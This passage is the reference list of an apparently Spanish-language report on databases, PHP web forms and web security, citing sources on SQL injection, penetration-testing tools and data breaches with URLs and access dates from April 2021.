[25] Oracle, «www.oracle.com,» [En línea]. Available: https://www.oracle.com/ie/database/what-is-database/. [Último acceso: 20 April 2021].

[26] ANSI, «Information Technology - Database Languages - SQL (X3.135),» 1992.

[27] ISO, «Information technology — Database languages — SQL (9075:2016)».

[28] TechnologyAdvice, «www.sqlcourse.com,» [En línea]. Available: http://www.sqlcourse.com/intro.html#:~:text=SQL%20(pronounced%20%22ess%2Dque,for%20relational%20database%20management%20systems.. [Último acceso: 20 April 2021].

[29] Wikipedia, «www.wikipedia.org,» [En línea]. Available: https://en.wikipedia.org/wiki/Web_page#:~:text=A%20web%20page%20(or%20webpage,bound%20together%20into%20a%20book.. [Último acceso: 21 April 2021].

[30] W3Schools, «www.w3schoolds.com,» [En línea]. Available: https://www.w3schools.com/php/php_forms.asp. [Último acceso: 21 April 2021].

[31] W3Schools, «www.w3schools.com,» [En línea]. Available: https://www.w3schools.com/php/default.asp. [Último acceso: 21 April 2021].

[32] F. McCuhil, «www.smallbusiness.chron.com,» 11 January 2019. [En línea]. Available: https://smallbusiness.chron.com/transfer-data-form-database-46976.html. [Último acceso: 21 April 2021].

[33] Guru99, «www.guru99.com,» [En línea]. Available: https://www.guru99.com/mariadb-vs-mysql.html#:~:text=KEY%20DIFFERENCE,in%20MySQL%20replication%20is%20slower.. [Último acceso: 22 April 2021].

[34] Tutorialspoint, «www.tutorilaspoint.com,» [En línea]. Available: https://www.tutorialspoint.com/perl/perl_introduction.htm. [Último acceso: 22 April 2021].

[35] A. Michael Wood, «www.whoishostingthis.com,» 6 August 2020. [En línea]. Available: https://www.whoishostingthis.com/resources/htaccess/. [Último acceso: 24 April 2021].

[36] The Apache Software Foundation, «httpd.apache.org,» [En línea]. Available: https://httpd.apache.org/docs/2.4/programs/htpasswd.html. [Último acceso: 24 April 2021].

[37] Acunetix, «www.acunetix.com,» 25 May 2020. [En línea]. Available: https://www.acunetix.com/blog/articles/directory-listing-information-disclosure/#:~:text=Directory%20listing%20is%20a%20web,in%20a%20specific%20website%20directory.&text=They%20assume%20that%20if%20there,directory%2C%20nobody%20can%20access%20them. [Último acceso: 24 April 2021].

[38] R. Weilin Zhong, «www.owas.org,» [En línea]. Available: https://owasp.org/www-community/attacks/Code_Injection. [Último acceso: 22 April 2021].

[39] Akamai, «State of the Internet,» 2019.

[40] NetSPLI, «www.netspi.com,» [En línea]. Available: https://sqlwiki.netspi.com/injectionTypes/unionBased/#mysql. [Último acceso: 23 April 2021].

[41] Acunetix, «www.acunetix.com,» [En línea]. Available: https://www.acunetix.com/websitesecurity/sql-injection2/. [Último acceso: 23 April 2021].

[42] P. McDougall, «www.informationweek.com,» 28 May 2009. [En línea]. Available: https://www.informationweek.com/architecture/anti-us-hackers-infiltrate-army-servers/d/d-id/1079964. [Último acceso: 25 April 2021].

[43] A. Papadimouslis, «www.thedailywtf.com,» 15 April 2008. [En línea]. Available: https://thedailywtf.com/articles/Oklahoma-Leaks-Tens-of-Thousands-of-Social-Security-Numbers%2c-Other-Sensitive-Data. [Último acceso: 25 April 2021].

[44] Wikipedia, «www.wikipedia.org,» [En línea]. Available: https://en.wikipedia.org/wiki/Albert_Gonzalez. [Último acceso: 25 April 2021].

[45] BBC, «www.bbc.co.uk,» 18 August 2009. [En línea]. Available: http://news.bbc.co.uk/2/hi/americas/8206305.stm. [Último acceso: 24 April 2021].

[46] E. Kovacs, «www.softpedia.com,» 4 November 2013. [En línea]. Available: https://news.softpedia.com/news/Hackers-Leak-Data-Allegedly-Stolen-from-Chinese-Chamber-of-Commerce-Website-396936.shtml. [Último acceso: 25 April 2021].

[47] B. Dobran, «www.phoenixnap.com,» 28 March 2019. [En línea]. Available: https://phoenixnap.com/blog/man-in-the-middle-attacks-prevention. [Último acceso: 26 April 2021].

[48] B. Balilo Jr., «www.researchgate.net.net,» [En línea]. Available: https://www.researchgate.net/figure/Non-virtual-machine-and-VM-configurations-Source-https-softwareintelcom_fig1_323184080. [Último acceso: 17 April 2021].

[49] OffSec, «www.tools.lai.org,» [En línea]. Available: https://tools.kali.org/information-gathering/theharvester. [Último acceso: 15 April 2021].

[50] Tenable, Inc, «www.tenable.com,» [En línea]. Available: https://docs.tenable.com/nessus/Content/Scans.htm#:~:text=To%20access%20the%20Scans%20page,for%20details%20about%20Nessus%20scans.. [Último acceso: 18 April 2021].

[51] OffSec, «www.offensive-security.com,» [En línea]. Available: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/. [Último acceso: 17 April 2021].

[52] InfodocScuola, «www.infodoc.altervista.org,» [En línea]. Available: http://infodoc.altervista.org/html5-basic-guide/. [Último acceso: 23 April 2021].

[53] EC-Council, «www.eccouncil.org,» [En línea]. Available: https://www.eccouncil.org/what-is-a-denial-of-service-dos-attack/. [Último acceso: 16 April 2021].

[54] Audit Analytics, «Trends in Cybersecurity Breach Disclosures,» 2019.